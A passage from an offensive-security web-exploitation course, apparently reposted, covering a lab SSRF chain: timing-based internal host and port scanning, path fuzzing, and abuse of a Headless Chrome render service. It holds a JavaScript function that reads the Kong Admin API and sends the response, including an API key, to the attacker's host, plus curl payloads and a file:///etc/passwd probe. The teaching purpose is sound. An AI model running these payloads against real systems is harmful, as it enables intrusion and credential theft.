'Total: %{time_total} microseconds\n' -o /dev/null
Total: 178631 microseconds
```

Listing 515 - Timing a Connection to a Valid Host but Closed Port

A request to a closed port took 0.178631 seconds. However, If the host is not reachable, the server will take much longer and timeout.

```
kali@kali:~$ curl -X POST -H "Content-Type: application/json" -d
'{"url":"http://10.66.66.66"}' http://apigateway:8000/files/import -s -w
'Total: %{time_total} microseconds\n' -o /dev/null
Total: 60155041 microseconds
```

Listing 516 - Timing a Connection to a Invalid Host

A request to an invalid host took 60.155041 seconds. We can assume that the timeout is configured to one minute. Using this information, we can deduce if an IP is valid or not, in a technique similar to an Nmap host scan.[269] If we search for a gateway (assuming the gateway ends with ".1"), we can discover the subnet the containers are running on.

Depending on your version of curl, the time_total variable may be in seconds instead of the milliseconds output show above. The total values would display as 0.178631 and 60.155041 respectively.

We need to balance request timeouts for either approach. If we simply wait for the server to respond to every request, our scans will take longer than if we enforce a timeout in our script. However, we may overwhelm the server and get false negatives if our timeout value is too aggressive.

[268] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Gateway_(telecommunications)#Network_gateway

[269] (Gordon "Fyodor" Lyon, 2015), https://nmap.org/book/man-host-discovery.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Let's copy *ssrf_port_scanner.py* into a new file named *ssrf_gateway_scanner.py*. We'll update the new script to scan subnets for default gateways and constrain our port scanning to a single port to reduce scan time. The port we decide to scan does not matter since we are only attempting to determine if the host is up. We can resume port scanning once we know the IP range used by the internal network.

Since we're scanning for default gateways, we will always use ".1" as the fourth octet of our payload. Since 10.0.0.0/8 networks and 172.16.0.0/12 will always have a static first octet, we will need two *for* loops to iterate through the possible values of the second and third octets.

Scanning the 192.168.0.0/16 network yielded no response so let's focus on the 172.16.0.0/12 network.

```
baseurl = args.target

base_ip = "http://172.{two}.{three}.1"
timeout = float(args.timeout)

for y in range(--------FIX ME--------
    ,256): for x in range(1,256):
        host = base_ip.format(two=int(y), three=int(x))
        print("Trying  host:  {host}".format(host=host))
        try:
            r = requests.post(url=baseurl,
json={"url":"{host}:8000".format(host=host)}, timeout=timeout)
```

Listing 517 - Updated section of ssrf_gateway_scanner.py

Let's run the script.

```
kali@kali:~$ ./ssrf_gateway_scanner.py -t http://apigateway:8000/files/import
Trying host: http://172.16.1.1
        8000 timed out
Trying host: http://172.16.2.1
        8000 timed out
...
Trying host: http://172.16.15.1
        8000 timed out
Trying host: http://172.16.16.1 8000
        OPEN - returned 404
Trying host: http://172.16.17.1
        8000 timed out
```

Listing 518 - Subnet scanning results

Excellent. We found a live IP address at 172.16.16.1. Let's kill the process. It may seem odd that a gateway has an open port but this may be an idiosyncrasy of the underlying environment. The important takeaway here is that it responded differently than the other IPs. Even a "connection refused" message would indicate we had found something interesting.

If you don't find any live hosts after a few minutes, consider re-running the script with a larger timeout value.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

12.4.5.2 Exercises

1. Complete the gateway scanner script.
2. Run the script and detect a live gateway.

12.4.5.3 Extra Mile

Create a second script that enumerates based on host name. Try using the script to identify the live hosts.

12.4.6 Host Enumeration

Now that we've identified a live IP address, let's copy our script to a new file named *ssrf_subnet_scanner.py* and modify it to scan just the subnet we previously identified for live IPs. It does not matter which port number we use in this scan. We can identify live hosts even if they refuse connections on the chosen port.

```
kali@kali:~$ ./ssrf_subnet_scanner.py -t http://apigateway:8000/files/import --timeout
5
Trying host: 172.16.16.1
        8000 OPEN - returned 404
Trying host: 172.16.16.2
        8000 OPEN - returned 404
Trying host: 172.16.16.3
        8000 Connection refused, could be live host
Trying host: 172.16.16.4
        8000 Connection refused, could be live host
Trying host: 172.16.16.5
        8000 Connection refused, could be live host
Trying host: 172.16.16.6
        8000 Connection refused, could be live host
Trying host: 172.16.16.7
        8000 {"errors":[{"message":"connect EHOSTUNREACH
172.16.16.7:8000","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
Trying host: 172.16.16.8
        8000 {"errors":[{"message":"connect EHOSTUNREACH
172.16.16.8:8000","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
```

Listing 519 - Subnet scanning results

We can kill the script once we start receiving multiple "EHOSTUNREACH" errors. A quick Google search indicates this error message might mean the host couldn't find a route to a given IP address. Since we have several live hosts to work with, we can ignore any IP addresses that resulted in the "EHOSTUNREACH" error.

If you don't find any live hosts, re-run the script with a larger timeout value.

Based on the response values, we can assume the first six hosts are valid. Let's modify the script to scan for common ports on those hosts, using the same list of ports found in Listing 512. We can limit the amount of extraneous data by filtering "connection refused" messages.

```
kali@kali:~$ ./ssrf_subnet_scanner.py -t http://apigateway:8000/files/import --timeout
5
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Trying host: 172.16.16.1
        22 ???? - returned parse error, potentially open non-http 8000
        OPEN - returned 404
Trying host: 172.16.16.2
        8000     OPEN - returned 404
        8001 OPEN - returned permission error, therefore valid resource
Trying host: 172.16.16.3
        5432 OPEN - socket hang up, likely non-http
Trying host: 172.16.16.4
        8055 OPEN - returned permission error, therefore valid resource
Trying host: 172.16.16.5
        9000 OPEN - returned 404
Trying host: 172.16.16.6
        6379     ???? - returned parse error, potentially open non-http
```

Listing 520 - Subnet scanning results

These results are promising. We know the Kong API Gateway is running on 8000. This port is open on the first two hosts. Kong runs its Admin API on port 8001, restricted to localhost. Since 172.16.16.2 has ports 8000 and 8001 open, we can assume that it is running the Kong API Gateway. The host on 172.16.16.1 is likely the network gateway or an external network interface.

This environment should always have six hosts but the IP assigned to each host might vary. Reverting the VM can also reassign the hosts' IP addresses.

The default port for Directus is 8055, which aligns with host four. Port 5432 is the default port for PostgreSQL. Port 6379 is the default port for REDIS. Using this information, we now have a better picture of the internal network.

Figure 310: Updated network diagram

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We still have one host running an unknown HTTP service on port 9000. However, the SSRF vulnerability allows us to verify which backend servers are hosting the public endpoints we have identified.

12.4.6.2 Exercises

1. Modify the subnet scanner script to scan for common ports.
2. Run the script to identify open ports.
3. Verify which external endpoints are running on the internal Directus server.

12.5 Render API Auth Bypass

We discovered the */render* service during our initial enumeration. However, the service required authentication via the API gateway. Developers sometimes rely on a gateway or reverse proxy to handle authentication or restrict access to an API. Perhaps we can use the SSRF to bypass the API gateway and call the render service directly.

However, we first need to figure out which backend server is hosting the render service. It doesn't seem like the render service is running on the Directus host, so we will turn our attention to the host with the unknown service on port 9000. Let's use the SSRF vulnerability to check if *http://172.16.16.3:9000/render* is valid.

```
kali@kali:~$ curl -i -X POST -H "Content-Type: application/json" -d
'{"url":"http://172.16.16.5:9000/render"}' http://apigateway:8000/files/import
HTTP/1.1 500 Internal Server Error Content-
Type: application/json; charset=utf-8
Content-Length: 108
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"6c-qz7bVW5hKPsQy2fT0mRPx8X4tuc"
Date: Thu, 25 Feb 2021 16:59:49 GMT X-Kong-
Upstream-Latency: 33 X-Kong-Proxy-Latency: 1

Via: kong/2.2.1

{"errors":[{"message":"Request failed with status code
404","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
```

Listing 521 - Searching for /render

Unfortunately, our request failed to find a valid resource. We need to consider that the URL of the backend service might not match the URL the API gateway exposes. For example, the backend URL could include versioning. Perhaps we can do some more fuzzing and inspect response codes to find the backend service.

First, we'll need to build a short wordlist with potential URLs.

```
/
/render
/v1/render
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
/api/render
/api/v1/render
```

Listing 522 - Contents of paths.txt

After modifying one of our existing scripts, we'll run it.

```
kali@kali:~$ ./ssrf_path_scanner.py -t http://apigateway:8000/files/import -s
http://172.16.16.5:9000 -p paths.txt --timeout 5
/                 OPEN - returned 404
/render           OPEN - returned 404
/v1/render        OPEN - returned 404
/api/render       {"errors":[{"message":"Request failed with status code
400","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
/api/v1/render    OPEN - returned 404
```

Listing 523 - Checking for possible paths

We received one interesting response: "Request failed with status code 400". An HTTP *400 Bad Request* usually indicates that the server cannot process a request due to missing data or a client error. What might we be missing from our request? What could the render service do? We only know the name and it isn't very descriptive. Let's suppose it draws or creates something. How might we provide data to it?

Let's put together a list of potential parameter names and values. There are plenty of wordlists of parameter names available online.[270] Let's start with a smaller list of values that seem relevant. We can always expand to a larger list if we need to. We'll include our Kali host in any potential URL or link field so we can watch for working requests.

```
?data=foobar
?file=file:///etc/passwd
?url=http://192.168.118.3/render/url
?input=foobar
?target=http://192.168.118.3/render/target
```

Listing 524 - Contents of paths2.txt

Even if we don't have a valid parameter or value, perhaps we can still generate an error on the render service that would give us a clue as to our next step. When we are operating in an unknown environment or with an unfamiliar system, we sometimes have to rely on small differences in server responses, such as error messages, to infer what is happening in the unknown application.

Let's try running this new wordlist through our script, making sure to update the SSRF target value to the new URL.

```
kali@kali:~$ ./ssrf_path_scanner.py -t http://apigateway:8000/files/import -s
http://172.16.16.5:9000/api/render -p paths2.txt --timeout 5
?data=foobar     {"errors":[{"message":"Request failed with status code
400","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
?file=file:///etc/passwd         {"errors":[{"message":"Request failed with status
code 400","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
?url=http://192.168.118.3/render/url    OPEN - returned permission error, therefore
```

[270] (Daniel Miessler, et al, 2017),https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
valid resource
?input=foobar    {"errors":[{"message":"Request failed with status code
400","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
?target=http://192.168.118.3/render/target      {"errors":[{"message":"Request failed
with status code 400","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
```

Listing 525 - Running enumeration with paths2.txt

It seems the *url* parameter was a valid request based on the permission error message. Let's check if it actually connected back to our Kali host.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.135 - - [25/Feb/2021:12:09:35 -0500] "GET /render/url HTTP/1.1" 404 492 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/79.0.3945.0 Safari/537.36"
```

Listing 526 - Apache access.log contents

Not only did we receive a request from the render service, *Headless Chrome*[271] made the request.

12.5.1.1 Exercises

1. Using the scripts created so far as a base, create the SSRF path scanner script.
2. Run the script as detailed in this section and verify the render service can connect back to your Kali VM.

12.6 Exploiting Headless Chrome

When we exploited the SSRF in the Directus Files API, the user agent was axios. Now that we can call the Render API through the SSRF vulnerability, we can make an instance of Headless Chrome access a URL of our choice. Initially, this might seem like another SSRF vulnerability but Headless Chrome is essentially a full browser without a UI. The headless browser should still execute any JavaScript functions as it loads a web page. If it does, we have the ability to run arbitrary JavaScript from the browser that is running on the remote server, which would give us the ability to extract data from other internal pages or services, send POST requests, and interact with the other internal resources in many different ways.

Before we get ahead of ourselves, let's verify the headless browser will execute JavaScript. We will create a simple HTML page with a JavaScript function that runs on page load.

```
<html>
<head>
<script>
function runscript() {
    fetch("http://192.168.118.3/itworked");
}
</script>
</head>
<body onload='runscript()'>
<div></div>
```

[271] (Google, 2021), https://developers.google.com/web/updates/2017/04/headless-chrome

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
</body>
</html>
```

Listing 527 - Contents of hello.html

Since the application does not return the page loaded with the SSRF vulnerability, we need another way to determine if the browser executes JavaScript. Our JavaScript function uses *fetch()* to make a call back to our Kali host. The *onload* event in the body tag calls our function. After placing this file in our webroot, let's use the SSRF vulnerability to call the render service pointed at this file.

```
kali@kali:~$ curl -i -X POST -H "Content-Type: application/json" -d
'{"url":"http://172.16.16.5:9000/api/render?url=http://192.168.118.3/hello.html"}'
http://apigateway:8000/files/import
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-
8 Content-Length: 102
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"66-OPr7zxcJy7+HqVGdrFe1XpeEIao"
Date: Thu, 25 Feb 2021 18:14:42 GMT X-Kong-
Upstream-Latency: 1555 X-Kong-Proxy-Latency:
2
Via: kong/2.2.1

{"errors":[{"message":"You don't have permission to
access this.","extensions":{"code":"FORBIDDEN"}}]}
```

Listing 528 - Calling render with our html file

Since we received a "forbidden" response, the browser should have loaded our HTML page. Let's check our Apache access log for the callback.

```
kali@kali:~/Documents/awae$ sudo tail /var/log/apache2/access.log
...
192.168.120.135 - - [25/Feb/2021:13:14:41 -0500] "GET /hello.html HTTP/1.1" 200 483 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/79.0.3945.0 Safari/537.36"
192.168.120.135 - - [25/Feb/2021:13:14:41 -0500] "GET /itworked HTTP/1.1" 404 491
"http://192.168.118.3/hello.html" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36"
```

Listing 529 - Checking Apache access.log

We have two new entries in *access.log*. The first lists the *hello.html* file that we used in the call to the Render API. The second entry is from the JavaScript function. We have verified we can execute JavaScript in the Headless Chrome browser.

Let's review the attack chain.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 311: SSRF Attack Chain

We started the attack by sending a request with curl. The Kong API Gateway proxies our request to the Files service endpoint on the Directus host. The Directus application takes the value of the *url* parameter and sends a GET request to that URL. We specified the Render service endpoint so the Directus application sends the GET request there. The Render service handles the GET request and reads the *url* parameter out of the URL and sends a GET request to that URL using Headless Chrome. The browser loads the HTML page from our Kali host and executes the JavaScript, which makes a second GET request to our Kali host.

The Render service returns its results to the File service. The File service returns the HTTP *403 Forbidden* response because we are not authenticated.

12.6.1.1 Exercise

Repeat the steps above and execute JavaScript in the Headless Chrome browser.

12.6.2 Using JavaScript to Exfiltrate Data

Our next goal is to use JavaScript to exfiltrate data, essentially turning our blind SSRF into a normal SSRF. We'll attempt to use JavaScript to call the Kong Admin API from inside the network. Remember, such an HTTP request would originate from the host running the Headless Chrome browser. The containers seem to have network connections that allow internal communication between themselves on ports that are not exposed externally as evidenced by the SSRF being able to access port 8001 on (what we perceive to be) the Kong API Gateway host. We can

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

reasonably assume the Headless Chrome browser will also be able to access the same port as well.

The default behavior of a user-defined bridge network in Docker is for containers to expose all ports to each other.[272] This description seems to match the environment we are operating in. A port needs to be explicitly published to be accessible from outside the network. This would explain why we can access port 8000 on the Kong API Gateway container from Kali (it is published) and why the Render Service can access port 8001 on the Kong API Gateway container (it is not published but exposed internally by the network).

Let's create a new HTML page with a JavaScript function. First, the function will make a request to the Kong Admin API. If CORS is enabled and permissive enough on the Admin API, our JavaScript function will be able to access the response body and send it back to the web server running on our Kali host. If this doesn't work, we will have to consult the documentation for the Kong Admin API and determine what we can do without CORS.

```
function exfiltrate() {
    fetch("http://172.16.16.2:8001")
    .then((response) => response.text())
    .then((data) => {
        fetch("http://192.168.118.3/callback?" +
    encodeURIComponent(data)); }).catch(err => {
        fetch("http://192.168.118.3/error?" + encodeURIComponent(err));
    });
}
```

Listing 530 - Sample JavaScript function to exfiltrate data

After placing the JavaScript function in an HTML file in our webroot, we will again call the Render API on the new HTML page.

```
kali@kali:~$ curl -X POST -H "Content-Type: application/json" -d
'{"url":"http://172.16.16.5:9000/api/render?url=http://192.168.118.3/exfil.html"}'
http://apigateway:8000/files/import
{"errors":[{"message":"You don't have permission to
access this.","extensions":{"code":"FORBIDDEN"}}]}
```

Listing 531 - Calling the Render API on exfil.html

When we check *access.log*, we should have the callback message.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.135 - - [25/Feb/2021:13:18:47 -0500] "GET /exfil.html HTTP/1.1" 200 562 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/79.0.3945.0 Safari/537.36"
192.168.120.135 - - [25/Feb/2021:13:18:47 -0500] "GET
/callback?%7B%22plugins%22%3A%7B%22enabled_in_cluster%22%3A%5B%22key-
auth%22%5D%2C%22available_on_server%22%3A%7B%22grpc-web%22%3Atrue%2C%22correlation-
id%22%3Atrue%2C%22...042%2C%22mem_cache_size%22%3A%22128m%22%2C%22pg_max_concurrent_qu
eries%22%3A0%2C%22nginx_main_worker_p" 414 0 "-" "-"
```

Listing 532 - Excerpt from access.log

[272] (Docker Inc, 2021), https://docs.docker.com/network/bridge/#differences-between-user-defined-bridges-and-the-default-bridge

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Excellent. Our JavaScript function sent a request to the internal endpoint, then sent that response as a URL-encoded value back to our Kali host. The message might have been truncated, but our JavaScript function worked.

12.6.2.1 Exercise

Repeat the steps above.

12.6.2.2 Extra Mile

Modify the JavaScript function to avoid data truncation by sending the data in multiple requests if the data is longer than 1024 characters.

12.6.3 Stealing Credentials from Kong Admin API

Next, we'll turn our focus to stealing credentials from the Kong Admin API with our JavaScript payload. As a reminder, when we first called the */render* endpoint through the Kong API Gateway, it responded with "No API key found in request". Let's try to find that API key in Kong's Admin API.

We can find the Admin API endpoint that returns API keys in Kong's documentation.[273] Let's update our JavaScript function to call /key-auths, call the Render service, and then check *access.log*.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.135 - - [25/Feb/2021:13:34:24 -0500] "GET /exfil.html HTTP/1.1" 200 569 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/79.0.3945.0 Safari/537.36"
192.168.120.135 - - [25/Feb/2021:13:34:24 -0500] "GET
/callback?%7B%22next%22%3Anull%2C%22data%22%3A%5B%7B%22created_at%22%3A1613767827%2C%2
2id%22%3A%22c34c38b6-4589-4a1e-a8f7-
d2277f9fe405%22%2C%22tags%22%3Anull%2C%22ttl%22%3Anull%2C%22key%22%3A%22SBzrCb94o9JOWA
LBvDAZLnHo3s90smjC%22%2C%22consumer%22%3A%7B%22id%22%3A%22a8c78b54-1d08-43f8-acd2-
fb2c7be9e893%22%7D%7D%5D%7D HTTP/1.1" 404 491 "http://192.168.118.3/exfil.html"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/79.0.3945.0 Safari/537.36"
```

Listing 533 - JavaScript callback in access.log

After decoding the data, we find the API key.

```
{"next":null,"data":[{ "created_at":1613767827,
  "id":"c34c38b6-4589-4a1e-a8f7-d2277f9fe405",
  "tags":null,
  "ttl":null,
  "key":"SBzrCb94o9JOWALBvDAZLnHo3s90smjC",
  "consumer":{"id":"a8c78b54-1d08-43f8-acd2-fb2c7be9e893"}}]}
```

Listing 534 - Decoded data

Excellent. Now that we have the API key, we should be able to call the render endpoint through the API gateway without needing the SSRF vulnerability.

[273] (Kong Inc, 2021), https://docs.konghq.com/hub/kong-inc/key-auth/#paginate-through-keys

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

12.6.3.1 Exercises

1. Recreate the steps above to gain access to the API key.
2. Without calling the File Import service, recreate the attack to steal credentials from Kong by calling the Render service directly with the API key.
3. Adjust your HTML payload so the credentials are included in the PDF the service returns.

12.6.3.2 Extra Mile

Create a web server in your choice of programming language to handle the JavaScript callbacks and automatically URL-decode the data.

12.6.4 URL to PDF Microservice Source Code Analysis

The Render Service is an open-source *URL to PDF microservice*.[274] The application's documentation includes a warning about the risks of running this application publicly. This application was included in the lab environment and required authentication at the API gateway to simulate some commonly-encountered microservice environments.

We have already exploited the headless browser this application uses. We will quickly review the application's source code to increase our familiarity with NodeJS and determine what security controls are in place.

The source code referenced in this section is also available from the course Wiki.

In fact, the application includes some validation on the initial request. Let's review the application's router configuration found in */src/router.js* . The relevant code is available on GitHub.[275] We will start at the beginning of the file to review what dependencies it imports.

```
01  const _ = require('lodash');
02  const validate = require('express-validation');
03  const express = require('express');
04  const render = require('./http/render-http');
05  const config = require('./config');
06  const logger = require('./util/logger')(__filename);
07 const { renderQuerySchema, renderBodySchema, sharedQuerySchema } =
require('./util/validation');
```

Listing 535 - imports

The application imports the *express*[276] framework (line 2) and the middleware *express-validator*[277] for validation (line 3). It also imports three custom validation objects on line 7. These objects will become important later on.

[274] (Alvar Carto, 2021), https://github.com/alvarcarto/url-to-pdf-api

[275] (GitHub, 2021), https://github.com/alvarcarto/url-to-pdf-api/blob/master/src/router.js

[276] (StrongLoop and IBM, 2017)http://expressjs.com/

[277] (express-validator, 2021), https://express-validator.github.io/docs/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Next, we'll review the code that defines the route for GET requests to */api/render*. The relevant code starts on line 29.

```
29  const getRenderSchema = {
30    query: renderQuerySchema,
31    options: {
32      allowUnknownBody: false,
33      allowUnknownQuery: false,
34    },
35  };
36  router.get('/api/render', validate(getRenderSchema), render.getRender);
```

Listing 536 - Router and getRenderSchema definitions

Line 36 defines the router for GET requests to */api/render*. The first parameter to the *render.get* function is the URI path. The middle parameter is a validation function that receives the *getRenderSchema* object. The application calls the validation function before calling the handler function (set by the last parameter, or *render.getRender*).

Let's review the definition of the *renderQuerySchema* object which is available in */src/util/validation.js*.[278]

```
68  const renderQuerySchema = Joi.object({
69    url: urlSchema.required(),
70  }).concat(sharedQuerySchema);
```

Listing 537 - renderQuerySchema definition

The *renderQuerySchema* definition is a *Joi*[279] object. Joi is a schema definition and data validation library for NodeJS. The code defines a *url* parameter on line 69 with a value of *urlSchema.required()*. After the Joi object is created, the code concatenates the *sharedQuerySchema* object to it. This object contains additional schema definitions but isn't important to our analysis. However, the *urlSchema* object is important. We can find its definition starting on line 3.

```
03  const urlSchema = Joi.string().uri({
04     scheme: [
05       'http',
06       'https',
07     ],
08  });
```

Listing 538 - urlSchema definition

On line 3, *urlSchema* is set to a *Joi.string().uri*.[280] This requires a string value to be a valid URL. The *scheme* parameter adds further restrictions to only allow HTTP or HTTPS protocols on the URL. These settings should prevent the application from processing a URL with the FILE protocol.

We can verify this control by calling the service directly through the API gateway and submitting the *file:///etc/passwd* value in the url parameter.

[278] (GitHub, 2021), https://github.com/alvarcarto/url-to-pdf-api/blob/master/src/util/validation.js

[279] (Sidway Inc, 2021), https://joi.dev/

[280] (Sidway Inc, 2021), https://joi.dev/api/?v=17.4.0#stringurioptions

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~$ curl
"http://apigateway:8000/render?url=file:///etc/passwd&apikey=SBzrCb94o9JOWALBvDAZLnHo3
s90smjC"
{"status":400,"statusText":"Bad
Request","errors":[{"field":["url"],"location":"query","messages":["\"url\" must be
a valid uri with a scheme matching the http|https
pattern"],"types":["string.uriCustomScheme"]}]}
```

Listing 539 - Error message for the FILE protocol

Instead of the file contents, we received an error that our *url* parameter isn't valid. Additionally, Chrome itself will block a resource loaded over HTTP or HTTPS from accessing another resource with the FILE protocol.

Now that we understand what validation is in place, let's continue our analysis of how the application renders the URL we submit. According to Listing 536, *render.getRender* is the request handler function.

This function is defined in */src/http/render-http.js*.[281]

```
01  const { URL } = require('url');
02  const _ = require('lodash');
03  const normalizeUrl = require('normalize-url');
04  const ex = require('../util/express');
05  const renderCore = require('../core/render-core');
06  const logger = require('../util/logger')(__filename);
07  const config = require('../config');
...
24  const getRender = ex.createRoute((req, res) => {
25    const opts = getOptsFromQuery(req.query);
26
27    assertOptionsAllowed(opts);
28    return renderCore.render(opts)
29      .then((data) => {
30        if (opts.attachmentName) {
31          res.attachment(opts.attachmentName);
32        }
33        res.set('content-type', getMimeType(opts));
34        res.send(data);
35      });
36  });
```

Listing 540 - render-http.getRender function

The *getRender* function performs some additional validation by calling *assertOptionsAllowed*. We will not review this function in detail here. Our main interest is the *renderCore.render* function called on line 28. The application will return the results of that function as an attachment in the eventual server response (lines 31 - 34).

This function is defined in */src/core/render-core.js*.[282]

Let's start with the imports.

[281] (GitHub, 2021), https://github.com/alvarcarto/url-to-pdf-api/blob/master/src/http/render-http.js

[282] (GitHub, 2021), https://github.com/alvarcarto/url-to-pdf-api/blob/master/src/core/render-core.js

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
01  const puppeteer = require('puppeteer');
02  const _ = require('lodash');
03  const config = require('../config');
04  const logger = require('../util/logger')(__filename);
```

Listing 541 - Import statements for render-core.js

We can tell from the import statement on line 1 that this application uses *puppeteer*,[283] a Node library for programmatically managing Chrome or Chromium. The *render* function starts on line 41. We will focus on the highlights instead of reviewing every line of code in the function.

```
041  async function render(_opts = {}) {
042    const opts = _.merge({
...
065    }, _opts);
...
075    const browser = await createBrowser(opts);
076    const page = await browser.newPage();
...
106    try {
107      logger.info('Set browser viewport..');
108      await page.setViewport(opts.viewport);
109      if (opts.emulateScreenMedia) {
110        logger.info('Emulate @media screen..');
111        await page.emulateMedia('screen');
112      }
...
123      if (_.isString(opts.html)) {
124        logger.info('Set HTML ..');
125        await page.setContent(opts.html, opts.goto);
126      } else {
127        logger.info(`Goto url ${opts.url} ..`);
128        await page.goto(opts.url, opts.goto);
129      }
...
```

Listing 542 - renderCore.render function

The function declares a *browser* object on line 75. The *createBrowser* function, which creates a new browser process using puppeteer, sets the value of the object. On line 76, a new page is created. A page in this context can be thought of as single tab in the browser. The code then defines several response handlers, which we have omitted. Finally, on line 123, the function checks if HTML was submitted as part of the request. If not, the function loads the submitted URL in the browser.

There is more code in this function to handle scrolling through the page and other user-defined options but we have covered the main points. Let's review the end of the function.

```
170      if (opts.output === 'pdf') {
171        if (opts.pdf.fullPage) {
172          const height = await getFullPageHeight(page);
173          opts.pdf.height = height;
174        }
175        data = await page.pdf(opts.pdf);
```

[283] (Google, 2021), https://github.com/puppeteer/puppeteer#readme

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
176       } else if (opts.output === 'html') {
177         data = await page.evaluate(() => document.documentElement.innerHTML);
178       } else {
...
206     return data;
207   }
```

Listing 543 - returning data

If the requested output is a PDF, the function calls the *page.pdf* function and sets the results in the *data* variable. Otherwise, if the requested output format is HTML, the function instead calls *page.evaluate*, which returns the loaded page's *innerHtml* element.

As we discovered in Listing 540, the application returns the value of *data* as an attachment on the server response.

While we have not found a way to leverage Headless Chrome and the URL to PDF microservice to access local files on the server, we do have the full range of executing JavaScript from the headless browser. This will prove to be very useful as we pivot to remote code execution.

12.7 Remote Code Execution

Exfiltrating data is a nice accomplishment, but let's try to achieve remote code execution. We'll begin by reviewing our potential targets.

Figure 312: Network diagram

Since we can execute arbitrary JavaScript via the Render service, we can send requests to any of the hosts in the internal network. The PostgreSQL database will be difficult to attack without credentials. The REDIS server seems enticing, but let's focus on the Kong API Gateway since we already know we can access it via the Render service headless browser.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

12.7.1 RCE in Kong Admin API

After spending some time reviewing documentation for Kong API Gateway, the plugins seemed like a good area to focus on. We can't install a custom plugin without the ability to restart Kong so we need to use the plugins already included.

The *Serverless Functions*[284] plugin has an interesting warning in its documentation:

> *Warning: The pre-function and post-function serverless plugin allows anyone who can enable the plugin to execute arbitrary code. If your organization has security concerns about this, disable the plugin in your kong.conf file.*

